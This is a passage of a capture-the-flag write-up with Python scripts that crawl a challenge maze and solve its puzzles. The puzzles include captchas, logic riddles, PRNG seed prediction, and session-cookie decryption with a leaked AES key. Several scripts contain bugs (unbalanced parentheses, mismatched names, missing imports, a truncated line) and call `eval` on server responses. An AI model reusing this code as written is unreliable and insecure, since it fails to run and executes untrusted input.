    blue = blue[blue_off:]+blue[:blue_off]

    for x in range(img.width-3):
        dst.putpixel((x,row),(red[x],green[x],blue[x],255))

dst.show()
```

Solution

he19-BBPQ-I4xS-ca9b-65vk

21 The Hunt: Misty Jungle



After choosing the path you will get a short instruction, but only encrypted how to move in the maze.

```
You got it. What would be an exciting trip without the option to move and visit all the nice places we promised you?

``bqq`vsm``0npwf0y0z
```

The used cipher is not very strong, so the required information can be obtained easily.

```
>>> ''.join(chr(ord(c)-1) for c in "``bqq`vsm``0npwf0y0z")
'__app_url__/move/x/y'
```

Now that we can move in the maze, we will create a script to explore the maze, all pages will be saved to search for the challenges. The solvers for the challenges can then be placed into custom scripts and can be added using *add_solver*.

```
from Cryptodome.Cipher import AES
from base64 import b64decode, b64encode
import json
from requests import session
from BinaryAware import *

path_hash = [
    '1804161a0dabfdcd26f7370136e0f766',   ### Path 1
    '7fde33818c41a1089088aa35b301afd9',   ### Path 2
    'bf42fa858de6db17c6daa54c4d912230'    ### Path 3
]

directions = {
    'west':  ((-1, 0), ( 1, 0)),
    'east':  (( 1, 0), (-1, 0)),
    'north': (( 0,-1), ( 0, 1)),
    'south': (( 0, 1), ( 0,-1)),
}

class Maze:

    def __init__(self, path, start_pos, max_pos, map_file_name='maze.map'):
        self.path_hash = path_hash[path-1]
        self.session = session()
        self.state = {}
        self.state['x'] = start_pos[0]
        self.state['y'] = start_pos[1]
        self.max_x_pos = max_pos[0]
        self.max_y_pos = max_pos[1]
        self.path = []
        self.solved = []
        self.url = 'http://whale.hacking-lab.com:5337'
        self.crypto_key = bytearray(b'timeto\x01guess\x03a\x03last\x07time')
        self.log_counter = 0
        self.map_file_name = map_file_name
        self.map = [[' ']*self.max_x_pos for i in range(self.max_y_pos)]
```

```
        self.read_map()
        self.challenges = []

    def read_map(self):
        try:
            self.map = []
            raw_map = open(self.map_file_name, 'r').read()
            lines = raw_map.split('\n')
            for line in lines:
                self.map += [[c for c in line]]
        except:
            pass

    def write_map(self):
        try:
            map_file = open(self.map_file_name, 'w')
            for y in range(self.max_y_pos):
                map_file.write(''.join(self.map[y])+'\n')
        except:
            pass

    def print_map(self):
        for y in range(self.max_y_pos):
            print(''.join(self.map[y]))
        print ('x: %d / y: %d' % (self.state['x'], self.state['y']))

    def get_map(self, x, y):
        return self.map[y][x]

    def set_map(self, x, y, v):
        self.map[y][x] = v

    def start(self):
        start = self.session.get('%s/' % self.url)
        x = self.session.get('%s/%s' % (self.url, self.path_hash))
        self.last_result = self.session.get('%s/' % self.url)

    def decode_cookie(self):
        data = self.last_result.cookies['session'].split('.')
        ciphertext = b64decode(data[1])
        mac = b64decode(data[2])
        nonce = b64decode(data[3])
        cipher = AES.new(self.crypto_key, AES.MODE_EAX, nonce)
        data_x = cipher.decrypt_and_verify(ciphertext, mac)
        if data[0]=='z':
            data_x = zlib.decompress(data_x)
        return json.loads(data_x)

    def encode_cookie(self, c):
        json_cookie = bytearray(json.dumps(c, cls=BinaryAwareJSONEncoder), 'UTF-8')
        cipher = AES.new(self.crypto_key, AES.MODE_EAX)
        ciphertext, mac = cipher.encrypt_and_digest(json_cookie)
        nonce = cipher.nonce
        b64_ciphertext = b64encode(ciphertext)
        b64_mac = b64encode(mac)
        b64_nonce = b64encode(nonce)
        return 'u.'+b64_ciphertext.decode("utf-8")+'.'+b64_mac.decode("utf-8") +'.'+b64_nonce.decode("utf-8")

    def move(self, xd, yd, log_to_disk=False, log_file_path=''):
        next = {'x': self.state['x']+xd, 'y': self.state['y']+yd}
        if next['x'] < 0 or next['y'] < 0:
            return False
        if next['x'] > self.max_x_pos or next['y'] > self.max_y_pos:
            return False
        self.last_result = self.session.get('%s/move/%d/%d' % (self.url, xd, yd))
        if 'Ouch! You would hit a wall.' in self.last_result.text:
            return False
        elif 'You are not god, you can&#39;t leave the area.' in self.last_result.text:
            return False
        else:
            self.state['x'] = next['x']
            self.state['y'] = next['y']

            if log_to_disk:
                open('%s/%d__%d_%d.html' % (log_file_path,self.log_counter,self.state['x'], self.state['y']), 'w').write(str(self.las
                self.log_counter += 1
            return True

    def go_route(self, route):
        for i in range(len(route)-1):
            xd = route[i+1][0] - route[i][0]
            yd = route[i+1][1] - route[i][1]
            self.move(xd, yd)

    def go(self, direction):
        print ('go(%s)' % direction)

        result = self.move(directions[direction][0][0], directions[direction][0][1], True, 'logs_'+self.path_hash)

        self.print_map()
        if result:
            self.set_map(self.state['x'], self.state['y'], '.')

            position = (self.state['x'], self.state['y'])
            if position in self.challenges and self.challenges[position] is not None:
                if not self.challenges[position](self):
                    print ('error in challenge solver')
                    exit()
                self.challenges[position] = None

            self.play_recursive()
            self.move(directions[direction][1][0], directions[direction][1][1])
        else:
            self.set_map(self.state['x']+directions[direction][0][0], self.state['y']+directions[direction][0][1], '#')

        self.print_map()

    def play_recursive(self):

        for direction in directions:
            x = directions[direction][0][0]
            y = directions[direction][0][1]
            if self.get_map(self.state['x']+x, self.state['y']+y) == ' ':
                self.go(direction)

    def add_solver(self, pos, solver):
        self.challenges[pos] = solver

maze = Maze(1, (3, 17), (40, 40))
maze.start()
maze.play_recursive()
```

```
maze.write_map()
```

After the first start we get the following map.

```
         #  #   #   #  ## # ##
        # ## # # # # ##  # #  #
        # #   #   #   #       #
        #   #   #   #   ##### #
        #  # # # # # ##       #
        #   #   #   # #  #    #
  ###### # # # # # # #  #    #
 #         #   #   #  ## ####
 # ######## ### ###
 # #
 # #
 # #
 # #
 # #
 # #
 # #
  #
```

And with *grep* we get the position of the first challenges.

```
$ grep "<h3>" logs_1804161a0dabfdcd26f7370136e0f766/*
logs_1804161a0dabfdcd26f7370136e0f766/52___29_3.html:    <h3>Mathonymous 2.0</h3>
logs_1804161a0dabfdcd26f7370136e0f766/6___3_10.html:    <h3>Warmup</h3>
logs_1804161a0dabfdcd26f7370136e0f766/68___28_7.html:    <h3>Myterious Circle</h3>
logs_1804161a0dabfdcd26f7370136e0f766/87___16_3.html:    <h3><span style="color:red">WARNING!</span><br>
```

21.1 Warmup

```
from re import findall
from io import BytesIO
from PIL import Image

def Challenge11_Solver(maze):
    png_a, png_b = findall('[a-f0-9-]*.png', maze.last_result.text)
    print('Compare %s with %s' % (png_a, png_b))

    maze.get('static/img/ch11/%s' % png_a)
    img_a = Image.open(BytesIO(maze.last_result.content))
    maze.get('static/img/ch11/challenges/%s' % png_b)
    img_b = Image.open(BytesIO(maze.last_result.content))

    pixels = []
    for x in range(img_a.width):
        for y in range(img_a.height):
            if img_a.getpixel((x, y)) != img_b.getpixel((x, y)):
                pixels += [[x,y]]
    print (pixels)

    maze.get('?pixels=%s' %str(pixels))
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('Warmup')
        return True
    return False
```

21.2 C0tt0nt4il Ch3ck V2.0

```
def solve_captcha(page):
    captcha = page[page.find('static/img/ch12/challenges/'):]
    captcha = captcha[:captcha.find('.png')]
    print (captcha)
    captcha = captcha.split('-')
    print (captcha[2])
    return captcha[2]

def Challenge12_Solver(maze):
    for i in range(10):
        page = maze.last_result.text
        maze.get('?result=%s' % solve_captcha(page))
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('C0tt0nt4il Ch3ck V2.0')
        return True
    return False
```

21.3 Mathonymous 2.0

```
def Challenge13_Solver(maze):
    numbers = findall('>[0-9 =\\-\\.]+<', maze.last_result.text)

    print (numbers)

    n1 = numbers[0][1:-1].strip() + '.0'
    n2 = numbers[1][1:-1].strip() + '.0'
    n3 = numbers[2][1:-1].strip() + '.0'
    n4 = numbers[3][1:-1].strip() + '.0'
    n5 = numbers[4][1:-1].strip() + '.0'
    n6 = numbers[5][1:-1].strip() + '.0'
    res = float(numbers[6][1:-1].replace('=','').strip())

    ops = '+-*/'
```

```
    for o1 in ops:
        for o2 in ops:
            for o3 in ops:
                for o4 in ops:
                    for o5 in ops:
                        equation = n1+o1+n2+o2+n3+o3+n4+o4+n5+o5+n6
                        result = eval(equation)
                        print(equation+'='+str(result), ':', res)
                        if result == res:
                            maze.get('?op=%s' % quote_plus(o1+o2+o3+o4+o5))

                            if 'You solved it!' in maze.last_result.text:
                                maze.solved.append('Mathonymous 2.0')
                                return True
    return False
```

21.4 Myterious Circle

```
from maze import Maze

from Ch11_Solver import *
from Ch12_Solver import *
from Ch13_Solver import *
from Teleport1 import *

maze = Maze(1, (3, 17), (40, 40))
maze.start()
maze.add_solver((3, 10), Challenge11_Solver)
maze.add_solver((16, 3), Challenge12_Solver)
maze.add_solver((29, 3), Challenge13_Solver)
maze.add_solver((28, 7), handle_teleport_1)

maze.go_route(maze.get_route(( 3, 17), ( 3, 10)))
maze.go_route(maze.get_route(( 3, 10), (16,  3)))
maze.go_route(maze.get_route((16,  3), (29,  3)))
maze.go_route(maze.get_route((29,  3), (28,  7)))

print(maze.decode_cookie())
maze.play_recursive()
```

```
         #  #   #   #  ## # ##
        # ## # # # # ##  # #  #
        # #   #   #   #       #
        #   #   #   #   ##### #
        #  # # # # # ##       #
        #   #   #   # #  #    #
  ###### # # # # # # #  #    # ####
 #         #   #   # ######## #    #
 # ################  #     ### ## #
 # # #   #         # ### # #  # #
 # # # # # #    ###   # # # # #  # #
 # # # # # #  # # # # # #   # #  # #
 # # # # # #  ### ### # ##### #### #
 # # # # # #  # # # # #         #
 # # # # # #  ### ### ####### #### #
 # #   #   #                       #
  # ### ### #######################
```

```
$ grep "<h3>" logs_1804161a0dabfdcd26f7370136e0f766/*
logs_1804161a0dabfdcd26f7370136e0f766/122___26_12.html:    <h3>CLC32</h3>
logs_1804161a0dabfdcd26f7370136e0f766/27___11_14.html:    <h3>Pumple's Puzzle</h3>
logs_1804161a0dabfdcd26f7370136e0f766/46___21_7.html:    <h3>The Oracle</h3>
logs_1804161a0dabfdcd26f7370136e0f766/52___29_3.html:    <h3>Mathonymous 2.0</h3>
logs_1804161a0dabfdcd26f7370136e0f766/6___3_10.html:    <h3>Warmup</h3>
logs_1804161a0dabfdcd26f7370136e0f766/68___28_7.html:    <h3>Myterious Circle</h3>
logs_1804161a0dabfdcd26f7370136e0f766/79___18_15.html:    <h3>Punkt.Hase</h3>
logs_1804161a0dabfdcd26f7370136e0f766/81___18_13.html:    <h3>Pssst ...</h3>
logs_1804161a0dabfdcd26f7370136e0f766/87___16_3.html:    <h3><span style="color:red">WARNING!</span><br>
$ grep "<h1>" logs_1804161a0dabfdcd26f7370136e0f766/*
logs_1804161a0dabfdcd26f7370136e0f766/137___32_10.html:<h1>Internal Server Error</h1>
logs_1804161a0dabfdcd26f7370136e0f766/143___33_13.html:            <h1>It is locked!</h1>
```

21.5 Pumple's Puzzle

```
from re import findall
from constraint import *

def solve_einstein_riddle(hints):
    p = Problem()

    keys = {
        ### names ###
        'Bunny': 'a',
        'Thumper': 'b',
        'Angel': 'c',
        'Snowball': 'd',
        'Midnight': 'e',
        ### characteristics ###
        'Scared': 'f',
        'Funny': 'g',
        'Handsome': 'h',
        'Attractive': 'i',
        'Lovely': 'j',
        ### starsigns ###
        'Virgo': 'k',
        'Taurus': 'l',
        'Capricorn': 'm',
        'Pisces': 'n',
        'Aquarius': 'o',
        ### masks ###
        'One-coloured': 'p',
        'Striped': 'q',
        'Dotted': 'r',
        'Camouflaged': 's',
        'Chequered': 't',
        ### colors ###
```

```
        'Blue': 'u',
        'Green': 'v',
        'Yellow': 'w',
        'Red': 'x',
        'White': 'y'
    }

    trans = {}
    for key in keys:
        trans[keys[key]] = key

    tmp = {}
    for key in keys:
        tmp[key] = keys[key]
        tmp[key.lower()] = keys[key]

    keys = tmp

    bunnies = [1,2,3,4,5]

    p.addVariables ("abcdefghijklmnopqrstuvwxy", bunnies)
    p.addConstraint (AllDifferentConstraint(), "abcde") ### names ###
    p.addConstraint (AllDifferentConstraint(), "fghij") ### characteristics ###
    p.addConstraint (AllDifferentConstraint(), "klmno") ### starsigns ###
    p.addConstraint (AllDifferentConstraint(), "pqrst") ### masks ###
    p.addConstraint (AllDifferentConstraint(), "uvwxy") ### colors ###

    pa = p.addConstraint

    h = hints[1].split(' ')
    xxx = keys[h[3]]+keys[h[5][:-1]]
    pa (lambda name, color: name == color, xxx)

    h = hints[2].split(' ')
    xxx = keys[h[0][:-2]]+keys[h[4][:-1]]
    pa (lambda name, starsign: name == starsign, xxx)

    h = hints[3].split(' ')
    xxx = keys[h[1]]+keys[h[5][:-1]]
    pa (lambda mask, color: mask == color, xxx)

    h = hints[4].split(' ')
    xxx = keys[h[1]]+keys[h[4]]
    pa (lambda mask, name: mask == name, xxx)

    h = hints[5].split(' ')
    xxx = keys[h[4]]+keys[h[13]]
    pa (lambda color1, color2: color1 == color2-1, xxx)

    h = hints[6].split(' ')
    xxx = keys[h[1]]+keys[h[4][:-1]]
    pa (lambda starsigns, characteristics: starsigns == characteristics, xxx)

    h = hints[7].split(' ')
    xxx = keys[h[1]]+keys[h[5]]
    pa (lambda characteristics, color: characteristics == color, xxx)

    h = hints[8].split(' ')
    xxx = keys[h[4]]
    pa (lambda color: color == 3, xxx)

    h = hints[9].split(' ')
    xxx = keys[h[0]]
    pa (lambda name: name == 1, xxx)

    h = hints[10].split(' ')
    xxx = keys[h[4]]+keys[h[10]]
    pa (lambda p1,p2: (p1 == p2+1) or (p1 == p2-1), xxx)

    h = hints[11].split(' ')
    xxx = keys[h[1]]+keys[h[8][:-1]]
    pa (lambda p1,p2: (p1 == p2+1) or (p1 == p2-1), xxx)

    h = hints[12].split(' ')
    xxx = keys[h[1]]+keys[h[7][:-1]]
    pa (lambda p1,p2: (p1 == p2+1) or (p1 == p2-1), xxx)

    h = hints[13].split(' ')
    xxx = keys[h[4]]+keys[h[7][:-1]]
    pa (lambda p1,p2: p1 == p2, xxx)

    h = hints[14].split(' ')
    xxx = keys[h[0]]+keys[h[3]]
    pa (lambda p1,p2: p1 == p2, xxx)

    h = hints[15].split(' ')
    xxx = keys[h[0]]+keys[h[8]]
    pa (lambda p1,p2: (p1 == p2+1) or (p1 == p2-1), xxx)

    for s in p.getSolutions():
        items = [(v,k) for (k,v) in s.items()]
        items.sort()
        solution_names = 'Name,'
        solution_colors = 'Color,'
        solution_characteristic = 'Characteristic,'
        solution_starsign = 'Starsign,'
        solution_mask = 'Mask,'
        for i in range(5):
            solution_names += trans[items[i*5 + 0][1]]+','
            solution_colors += trans[items[i*5 + 4][1]]+','
            solution_characteristic += trans[items[i*5 + 1][1]]+','
            solution_starsign += trans[items[i*5 + 2][1]]+','
            solution_mask += trans[items[i*5 + 3][1]]+','
        return solution_names+solution_colors+solution_characteristic+solution_starsign+solution_mask[:-1]

def Challenge14_Solver(maze):
    page = maze.last_result.text
    hints = findall('(?<=\\<pre class="mb-2">)[a-zA-Z0-9 ,.\\-\']*', page.replace('&#39;','\''))
    solution = solve_einstein_riddle(hints)
    maze.get('?solution=%s' % solution)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append("Pumple's Puzzle")
        return True
    return False
```

21.6 Punkt.Hase

```
from PIL import Image
from io import BytesIO
from PIL import GifImagePlugin
from binascii import unhexlify

def Challenge15_Solver(maze):
    page = maze.last_result.text
    page = page[page.find('static/img/ch15/challenges/'):]
    img_name = page[:page.find('gif')+3]

    maze.get(img_name)
    img = Image.open(BytesIO(maze.last_result.content))

    bits = ''
    for frame in range(0,img.n_frames):
        img.seek(frame)
        if img.convert('RGBA').getpixel((0,0))[0] == 255:
            bits += '1'
        else:
            bits += '0'

    solution = unhexlify(hex(int(bits,2))[2:]).decode('UTF-8')

    maze.get('?code=%s' % solution)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('Warmup')
        return True
    return False
```

21.7 Pssst ...

```
def Regex_Solver(answer):
    if answer == '<[^1337]+>':
        answer = '<244>'
    elif answer == '13(?!37)':
        answer = '13'
    elif answer == '(?<!13)37':
        answer = '37'
    elif answer == '<1337+?>':
        answer = '<1337>'
    elif answer == '(?<!1337)\\d{3}':
        answer = '456'
    elif answer == '([1337])\\1':
        answer = '11'
    elif answer == '[^13-37]{5}':
        answer = '44444'
    elif answer == '[1337]':
        answer = '1'
    elif answer == '\\b1337\\b':
        answer = '1337'
    elif answer == '(?<=13)37':
        answer = '1337'
    elif answer == '[13-37]{4}':
        answer = '1337'
    elif answer == '\\d+(?= 1337)':
        answer = '1 1337'
    elif answer == '[13-37]%':
        answer = '1%'
    elif answer == '([13])([37])\\2\\1':
        answer = '1331'
    elif answer == '(?<=-)\\w+':
        answer = '-\\w'
    elif answer == '\\d{3}(?<=1337\\d{3})':
        answer = '3331337333'
    elif answer == '(?=\\d+ 1337)\\d+':
        answer = '1 13377'
    else:
        answer = '1337'
    return answer

def Challenge16_Solver(maze):
    print('TODO: Solver Challenge 16')

    for i in range(10):
        page = maze.last_result.text
        print(page)

        xxx = page[page.find('He:')+4:]
        xxx = xxx[:xxx.find('<br>')]
        xxx = xxx.replace('&lt;', '<').replace('&gt;', '>')

        print(xxx)
        answer = Regex_Solver(xxx)
        maze.get('?answer=%s' % answer)
        print(answer)

        if 'You solved it!' in maze.last_result.text:
            maze.solved.append('Pssst ...')
            return True
    return False
```

21.8 The Oracle

```
from re import findall
import random

def Challenge17_Solver(maze):
    seed = findall('(?<=<code>)[-0-9]*', maze.last_result.text)
    seed = int(seed[1])
    for i in range(1336):
        random.seed(seed)
        seed = random.randint(-(1337**42), 1337**42)
    random.seed(seed)
```

```
    next_number = random.randint(-(1337**42), 1337**42)
    maze.get('?guess=%s' % next_number)

    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('The Oracle')
        return True
    return False
```

21.9 CLC32

```
def clc32(session):
    answer = ''
    while len(answer) < 4:
        x = session.post('http://whale.hacking-lab.com:5337/live/a/life', json={'query':'''
    {
      In {
            see
            hear
            taste
            smell
            touch
              Out {
                    see
                    hear
                    taste
                    smell
                    touch
              }
      }
    }
    '''})

        data = eval(x.text)['data']['In']

        In = {}
        out = {}
        for key in data:
            if key == 'Out':
                continue
            if data[key] not in In:
                In[data[key]] = 1
            else:
                In[data[key]] += 1

        for key in In:
            if In[key]>= 3:
                answer += key

        for key in data['Out']:
            if data['Out'][key] not in out:
                out[data['Out'][key]] = 1
            else:
                out[data['Out'][key]] += 1

        for key in out:
            if out[key]>= 3:
                answer += key

    return answer

def Challenge18_Solver(maze):
    checksum = clc32(maze.session)
    maze.get('?checksum=%s' % checksum)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('CLC32')
        return True
    return False
```

21.10 Bunny-Teams

A solver from https://github.com/danielstjules/battleship-puzzles.git was uesed.

```
from Ch20.puzzle import *
from Ch20.backtracking_pruning import *

def solve_puzzle(ships, rows, colls):
    puzzle = Puzzle(7,7,ships[0],ships[1],ships[2],ships[3],0)
    puzzle.row_totals = rows
    puzzle.column_totals = colls
    BacktrackingPruning(puzzle)
    puzzle.print_alg_solution()

    solution = ''
    for row in puzzle.grid:
        solution += ''.join(row)
    return solution

def Challenge20_Solver(maze):
    print('TODO: Solver Challenge 20')
    page = maze.last_result.text
    row_col = []
    for x in page.split('lightblue">')[1:]:
        row_col += [int(x[:x.find('</td>')].strip())]
    print(row_col[:7], row_col[7:])

    bunnys = page[page.find('<h5>Teams</h5>'):]
    bunnys = [int(c.strip()[0]) for c in bunnys[bunnys.find('\n')+1:bunnys.find('<hr>')].split('\n')[:-1]]
    print(bunnys)
    solution = solve_puzzle(bunnys[::-1], row_col[7:], row_col[:7])

    maze.get('?solution=%s' % solution)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('CLC32')
        return True
    print(solution)
    print(maze.decode_cookie())
    return False
```

21.11 Opa & CCrypto - Museum

```
from maze import Maze

from Ch11_Solver import *
from Ch12_Solver import *
from Ch13_Solver import *
from Ch14_Solver import *
from Ch15_Solver import *
from Ch16_Solver import *
from Ch17_Solver import *
from Ch18_Solver import *
from Ch20_Solver import *

from Teleport1 import *

maze = Maze(1, (3, 17), (40, 40))
maze.start()
maze.add_solver((  3, 10), Challenge11_Solver)
maze.add_solver((16,  3), Challenge12_Solver)
maze.add_solver((29,  3), Challenge13_Solver)
maze.add_solver((28,  7), handle_teleport_1)
maze.add_solver((11, 14), Challenge14_Solver)
maze.add_solver((18, 15), Challenge15_Solver)
maze.add_solver((18, 13), Challenge16_Solver)
maze.add_solver((21,  7), Challenge17_Solver)
maze.add_solver((26, 12), Challenge18_Solver)
maze.add_solver((32, 10), Challenge20_Solver)

maze.go_route(maze.get_route((  3, 17), (  3, 10)))
maze.go_route(maze.get_route((  3, 10), (16,  3)))
maze.go_route(maze.get_route((16,  3), (29,  3)))
maze.go_route(maze.get_route((29,  3), (28,  7)))

maze.go_route(maze.get_route((  5, 11), (11, 14)))
maze.go_route(maze.get_route((11, 14), (18, 15)))
maze.go_route(maze.get_route((18, 15), (18, 13)))
maze.go_route(maze.get_route((18, 13), (21,  7)))
maze.go_route(maze.get_route((21,  7), (26, 12)))
maze.go_route(maze.get_route((26, 12), (32, 10)))
maze.go_route(maze.get_route((32, 10), (33, 13)))

print(maze.last_result.text)


You are too late for their famous story telling. The original story tellers left already several years ago.

Many people liked the stories they told, but they got kind of one-sided at the end of their career.

Today we know they used a specific formula to change their storiess and all the containing chapters in a magic way.

The notes we found have been implemented into this site.


import math

data = open('final_path1.html', 'r').read()
data = data[data.find('let theBoxOfCarrots'):]
data = data[:data.find('</script>')]

carrots = data[data.find('=')+1:data.find('let a')].strip()[:-1]
carrots = eval(carrots)[0]

for i in range(len(carrots)):
    carrots[i][1] = [int(v) for v in carrots[i][1].split('.')[:-1]]


class CarrotCipher:

    a = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    c = 0;
    s = 0;
    destiny = 7331;

    carrots = []
    N = 0

    def __init__(self, carrots):
        self.carrots = carrots
        self.N = len(self.carrots)

    def encrypt(self):

        self.show_carrots()
        for age in range(self.destiny+1):
            self.s += 3

            for i,o in enumerate(self.carrots):
                self.s = o[0] + abs(math.floor(math.sin(self.s) * 20));
                self.carrots[i][0] = self.s;
                self.carrots[i][1] += [i]
            self.carrots.sort(key= lambda x: x[0], reverse=False)
            self.show_carrots()

    def show_carrots(self):
        for o in self.carrots:
            values = o[1]

    def calc(self, value):
        return abs(math.floor(math.sin(value) * 20))

    def decrypt(self):

        self.carrots.sort(key=lambda carrot: int(carrot[1][-1]), reverse=False)
        for age in range(1,self.destiny+2):
            for i in range(self.N-1,-1,-1):
                if i > 0:
                    self.carrots[i][0] = s = self.carrots[i][0] - self.calc(self.carrots[i-1][0])
                else:
                    tmp_carrot = self.carrots[i]
                    try:
                        self.carrots.sort(key=lambda carrot: carrot[1][-1-age], reverse=False)
                    except:
                        pass
                    tmp_carrot[0] = s = tmp_carrot[0] - self.calc(self.carrots[self.N-1][0]+3)
                self.carrots[i][0] - self.calc(s)

        result = ''
```

```
        for carrot in self.carrots:
            result += self.a[carrot[0]]
        return result

cc = CarrotCipher(carrots)
flag = cc.decrypt()
print(flag[:4]+'-'+flag[4:8]+'-'+flag[8:12]+'-'+flag[12:16]+'-'+flag[16:])
```

Solution

he19-JfsM-ywiw-mSxE-yfYa

22 The Hunt: Muddy Quagmire

```
  ###### #########################
 #      #                       #
 # #### #  ###############     ## #
 # #    # # #             # #   # # #
 # # #### ##   ########  #  # #  # #
 # #    # #          ###  #     #  #
 # #### # #  ###    ## ## # # # ## #
 # #    # #  ###   ##   # #  #  #  #
 # # #### #  # ### ##   # #     # #
 # #    # #  #  ##      #  ## #####
 # ######## #      ##  ##  #      #
 #          #   ## ### #   ###### #
  ########## #   ##   #####      # #
       #     ## ##     #   # ##  # #
       # ##   ###     #     #  # # #
       #   #   # ######        # #
       #   # #  #   # ### ######## #
       #   # #    #   #          #
        ### # #### #### ###########
```

```
$ grep "<h3>" logs_7fde33818c41a1089088aa35b301afd9/*
logs_7fde33818c41a1089088aa35b301afd9/130___22_21.html:    <h3>
logs_7fde33818c41a1089088aa35b301afd9/169___26_32.html:    <h3>Bun Bun's Goods & Gadgets</h3>
logs_7fde33818c41a1089088aa35b301afd9/251___10_27.html:    <h3>A mysterious gate.</h3>
logs_7fde33818c41a1089088aa35b301afd9/272___30_24.html:        <h3>Sailor John</h3>
logs_7fde33818c41a1089088aa35b301afd9/272___30_24.html:        <h3><var>emirp<sup>x</sup> mod prime = c</var></h3>
logs_7fde33818c41a1089088aa35b301afd9/290___10_34.html:    <h3>Mathoymous</h3>
logs_7fde33818c41a1089088aa35b301afd9/31___3_26.html:    <h3>Old Rumpy</h3>
logs_7fde33818c41a1089088aa35b301afd9/315___23_35.html:    <h3>Randonacci</h3>
logs_7fde33818c41a1089088aa35b301afd9/58___15_23.html:    <h3>Simon's Eyes</h3>
```

22.1 Old Rumpy

```
from countries import countries

timezone_by_capitals = {}
for entry in countries:
    timezone_by_capitals[entry['capital']] = entry['timezones']
open('timezone_by_capitals.txt', 'w').write(str(timezone_by_capitals))


from datetime import datetime
from pytz import timezone
from dateutil import parser

timezone_by_capitals = eval(open('timezone_by_capitals.txt', 'r').read())

def Challenge01_Solver(maze):
    page = maze.last_result.text

    tomorrow = False
    if 'tomorrow' in page:
        page = page[page.find('tomorrow at')+11:]
        tomorrow = True
    else:
        page = page[page.find('today at')+8:]

    page = page[:page.find('.')]
    values = page.split(' to ')

    dest_time = values[0]
    dest = values[1]
    dt = parser.parse(dest_time+' UTC')

    if dest in timezone_by_capitals:
        fmt = "%H:%M"
        tz = timezone(timezone_by_capitals[dest][0])
        xxx = dt.astimezone(tz)
        solution = xxx.strftime(fmt)
    else:
        print(dest)
        exit()
    maze.get('?time=%s' % solution)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('Old Rumpy')
        print('solved:', maze.solved)
        return True
    return False
```

22.2 Simon's Eyes

```
encode = {
   (1,0) : '4',
   (-1,0) : '3',
   (0,1) : '6',
   (0,-1) : '1',
}

def Challenge02_Solver(maze):
```

```
    path = []
    for move in maze.move_history:
        path += [encode[move]]
    path = str(path).replace(' ','').replace("'",'"')
    maze.get('?path=%s' % path)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append("Simon's Eyes")
        print('solved:', maze.solved)
        return True
    return False
```

22.3 Mathoymous

```
def Challenge03_Solver(maze):
    page = maze.last_result.text
    equation = page[page.find('<code ')):page.find('</code>')]
    equation = equation[equation.find('>')+1:]
    equation = equation[:equation.find('=')].strip()
    result = eval(equation)
    maze.get('?result=%d' % result)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('Mathoymous')
        print('solved:', maze.solved)
        return True
    return False
```

22.4 Randonacci

```
import random

def Randonacci(next_pos):
    random.seed(1337)
    fibonacci = [1,1]
    while len(fibonacci) <= next_pos:
        fibonacci += [fibonacci[-1] + fibonacci[-2]]
    randonacci = [fib % random.randint(1, fib) for fib in fibonacci]
    return randonacci

def Challenge04_Solver(maze):

    page = maze.last_result.text
    chain = page[page.find('[']):page.find(']')+1]
    next_pos = len(chain.split(','))-1
    maze.get('?next=%d' % Randonacci(next_pos)[next_pos])
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('Randonacci')
        print('solved:', maze.solved)
        return True
    return False
```

22.5 C0tt0nt4il Ch3ck

```
tchas = {
    '7e84922357a2fbf8e459411d2a577d1d9bb85869': '4',
    '05f0fe675acf1079663ce36f7a3960919a197df4': 'b',
    '619353e32c1e5361f50a2c21565c90d9c7624b28': 'c',
    'e45c9d05596b83d03e3c078364c1dad86217c21b': 'd',
    '947d7d0ad5024c6726329d9613731f4f4fab642c': '3',
    'df12ea30ede8d889ba14bdbeec13123f04bf44eb': 'f',
    '2e9d6cc5ff5b153cf2e5a90185669c7640883144': '6',
    '09b1dfebf8e8a9cfa21b96f94cbf31161d44bb53': 'h',
    'f83fea0fd0d6243a3354d5f7543b0f1ee64ac90f': '1',
    '02092df4fe472b62cb95669507ca3e9ee6ae4cbd': 'j',
    '9f3f1dd87f2f11ad222976e70e594ab36bfec37c': 'k',
    'd44c07489a6e45f96b4d394e3001df92b5375d04': 'l',
    '5360aa307e93a61e4e46ce691fc563e3ee633d08': 'm',
    '95c620c59897c6c4ef54767d3b31ca6b87344e89': 'n',
    'd7d4ba2bc1f6037a9b4b7bfff9562a5e69e8fa8f': '0',
    '1f7283e36ea6e6e911fbf9ea3c767351970696c6': 'p',
    'ce87f5188b5888e5469d2e0b3bdb21cf14ea7c8d': 'q',
    '8758a76c19812fc15374d365c8f102920ddd48b4': 'r',
    'e6a727fa6f254f24e050356e714d6ede5a9c3ef7': '5',
    '5280bb43a14a759d08a180ca1f0ae34b89136b93': '7',
    '393481582de39b317b31828341ba37126dc6da2b': 'u',
    '56bf19968664e4d224b5fb3e7384e242add8aec7': 'v',
    '4eebbce5c5a3aaa37542cf94092f6f5780c6b01c': 'w',
    'c60cf75626331b808aebe2cfcdcb9e569148802e': 'x',
    '85e046f6fad82112cd5e8edaf02abc9741eb43a3': 'y',
    'd3a7e310866061d431d01bb90df15fdd010d1a4d': 'z',
}

def Challenge06_Solver(maze):

    page = maze.last_result.text
    base64 = page[page.find('base64,')+7:]
    base64 = base64[:base64.find('"')].encode('UTF-8')

    h = sha1(base64).hexdigest()
    solution = captchas[h]

    maze.get('?input=%s' % solution)
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append('C0tt0nt4il Ch3ck')
        print('solved:', maze.solved)
        return True
    return False
```

22.6 Bun Bun's Goods & Gadgets

```
def Challenge07_Solver(maze):
    maze.get('?action=watch', allow_redirects=False)
    print(maze.last_result.headers['Content-Type'])
    while 'teabag' not in maze.last_result.headers['Content-Type']:
        maze.get('', allow_redirects=False)
        print(maze.last_result.headers['Content-Type'])
    maze.get('?action=buy')
    if 'You solved it!' in maze.last_result.text:
        maze.solved.append("Bun Bun's Goods & Gadgets")
        print('solved:', maze.solved)
        return True
